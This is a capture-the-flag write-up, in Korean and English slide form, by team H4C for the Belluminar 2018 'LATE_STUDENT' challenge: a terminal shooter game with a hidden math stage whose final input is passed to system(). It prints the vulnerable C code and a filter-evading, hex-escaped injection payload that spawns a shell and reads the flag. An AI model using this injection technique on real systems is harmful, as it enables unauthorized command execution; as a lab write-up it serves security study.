

TEAM H4C

#1 LATE_STUDENT

##

##

##

##

##

##

##



SRC

TeamH4C LATE-STUDENT



https://github.com/cokia/Belluminar2018_chall1


Game

TeamH4C LATE-STUDENT

ssh chall1@ubuntu.hanukoon.com


주어진 링크에 ssh로 접속하면
메뉴가 나타난다.

- Start Game → 게임 시작
- Quit → 종료



Game

TeamH4C LATE-STUDENT



<https://github.com/Chaser324/invaders>

이 게임과 싸울 수 있음을

- 화살표키로 이동, 스페이스바로 공격
- q → 게임 종료

Game

TeamH4C LATE-STUDENT

```
bool save_score(int score){  
    setlinebuf(stdout);  
    if (score > 100) {  
        printf("You can get binary at: ");  
        printf("https://hanukoon.xyz:5001/sharing/kgQdixUii\\n");  
    }  
}
```

```
// get input  
printf("Input name : ");
```

```
src — ./main_exe — ./main_exe — main_exe — 80x24
```

```
score = 367  
You can get binary at: https://hanukoon.xyz:5001/sharing/kgQdixUii  
Input name : TeamH4C  
Input intro : (grin)  
Continue? [Y/N]
```

Y

정보 입력(이름, 소개)

- 점수가 100점 이상이면 바이너리 링크

Game

TeamH4C LATE-STUDENT

RANK	ID	SCORE	INTRO
[01]	TeamH4C	71	(grin)
[02]	cokia	45	har!!!
[03]	frappe	32	g00d
[04]	someone	16	lol

Restart? [Y/N]
N

점수 순으로 정렬해서 정보를 보여주는
스코어보드


- Y → 재시작(새로운 게임)
- N → 종료

Hidden Stage

TeamH4C LATE-STUDENT

```
scanf( "%s", &select);
if (!strcmp("Y", select))
    return true;
else if (!strcmp("H4C", select)){
    secret_stage();
    return true;
}
else if (!strcmp("N", select)){
```

You, a da



A screenshot of a terminal window. At the top, there are three colored circles (red, yellow, green) and a folder icon labeled "src — ./main_exe — ./ma". Below that, the terminal shows the following text:
score = 0
Input name : TeamH4C
Input intro : (grin)
Continue? [Y/N]
H4C

정보 입력 부분에서 Y/N 대신 H4C를 입력하면
secret_stage를 만들 수 있다.

Hidden Stage

TeamH4C LATE-STUDENT

```
printf("Your Attack: ");
int ans;
scanf("%d", &ans);
if (ans == answer_question(num, open))
    printf("Hit!!!!\n\n");
}
else {
    printf("Nono,, You dead;;\n");
    exit(0);
}
```

총 5개 wave로 구성된 stage다.
각각의 wave에서는 우주선(?) 모양의
수학식이 나타나는데,
그 답을 입력해야 넘어갈 수 있다.

./main_exe — main_exe — 80x24

[Hidden Stage]

(New Wave!)

<[4509]> !%! <[6784]> !-! <[8830]> !+! <[422]> !%! <[6695]> =>> ((????))

Your Attack: █

Hidden Stage

TeamH4C LATE-STUDENT

```
int answer_question(int num[], int oper[]){
    int ans = num[0];
    for (int i=0; i<4; i++){
        switch (oper[i]){
            case 0: // +
                ans -= num[i+1];
                break;
            case 1: // -
                ans += num[i+1];
                break;
            case 2: // *
                ans *= num[i+1];
                break;
            case 3: // /
                ans += num[i+1];
                break;
            default: // %
                ans -= num[i+1];
                break;
        }
    }
    return ans;
}
```

```
switch ( (unsigned __int64)v4)
{
    case 0ull:
        v4 -= a1[i + 1];
        break;
    case 1ull:
        v4 += a1[i + 1];
        break;
    case 2ull:
        v4 *= a1[i + 1];
        break;
    case 3ull:
        v4 /= a1[i + 1];
        break;
    default:
        v4 -= a1[i + 1];
        break;
}
```

- 연산자 우선순위 상관없이 앞에서부터 파싱함
- 실제로 계산되는 연산자는 다음

+	→	-
-	→	+
*	→	*
/	→	+
%	→	-

Hidden Stage

TeamH4C LATE-STUDENT

5개 wave를 모두 이기고 나면
무언가를 입력할 수 있는 부분이 나옴

Last Says : ahmumal

filtering...

hey,,nono

Continue? [ENTER]

Last Says : 777

filtering...

777

Continue? [ENTER]

```
src — ./main_exe — ./main_exe — main_exe — 8
(New Wave!)
<[8321]> !*! <[4218]> !-! <[1185]> !%! <[1401]> !*! <[78

Your Attack: 274429401078
Hit!!!

(New Wave!)
<[5424]> !%! <[7101]> !/! <[7770]> !+! <[5028]> !/! <[10

Your Attack: 2163
Hit!!!

(New Wave!)
<[3344]> !*! <[6210]> !+! <[4017]> !%! <[3022]> !*! <[53

Your Attack: 111310835762
Hit!!!

Last Says : 777

filtering...
777
Continue? [ENTER]
```

Hidden Stage

TeamH4C LATE-STUDENT

```
int ret;
char command[100] = "echo ";
char say[40] = {0,};

printf("Last Says : ");
scanf("%s", say);
strcat(command, say);
ret = filtering(say);
if(ret == 0) printf("hey,,nono\n");
else system(command);      You, a da
printf("Continue? [ENTER]\n");
```

System("echo "+ say);
→ Command injection!!!

Exploit

TeamH4C LATE-STUDENT

\$'##x72##x68'

echo \$'##x72##x68'



junhoyeo — \$'\x7

[junhoyeo@juno ~]
[sh-3.2\$ echo shell!
shell!
sh-3.2\$]

\$ '\x73\x68'

Exploit

TeamH4C LATE-STUDENT

```
42  
43 p.sendline("';$'\\x73\\x68'") # command injection  
44 p.interactive()  
45
```

게임 시작시 바로 q하고 hidden stage 클리어한 다음
커맨드 인젝션을 시켜주면 shell

Shell

TeamH4C LATE-STUDENT

```
(New Wave!)
('question:', '2436 * 2077 / 2284 * 3765 / 4101')
([2436, 2077, 2284, 3765, 4101], ['*', '/', '*', '/'])
('answer:', 19057891941)
['Hit!!!\n']
[+] 5
[*] Switching to interactive mode
```

Last Says :
filtering...

```
sh-4.3$ $ id
uid=1026(chall1_pwn) gid=1026(chall1) groups=1026(chall1)
sh-4.3$ $ cat flag
flag{Sh0W_M3_tHe,,,FL4Gggggg_w1th__ComM3nD__1nJeCti0N}
sh-4.3$ $ █
```

Flag

TeamH4C LATE-STUDENT

flag{Sh0W_M3_tHe,,,FL4Ggggggg
_w1th__ComM3n0____1nJeCti0N}

감사합니다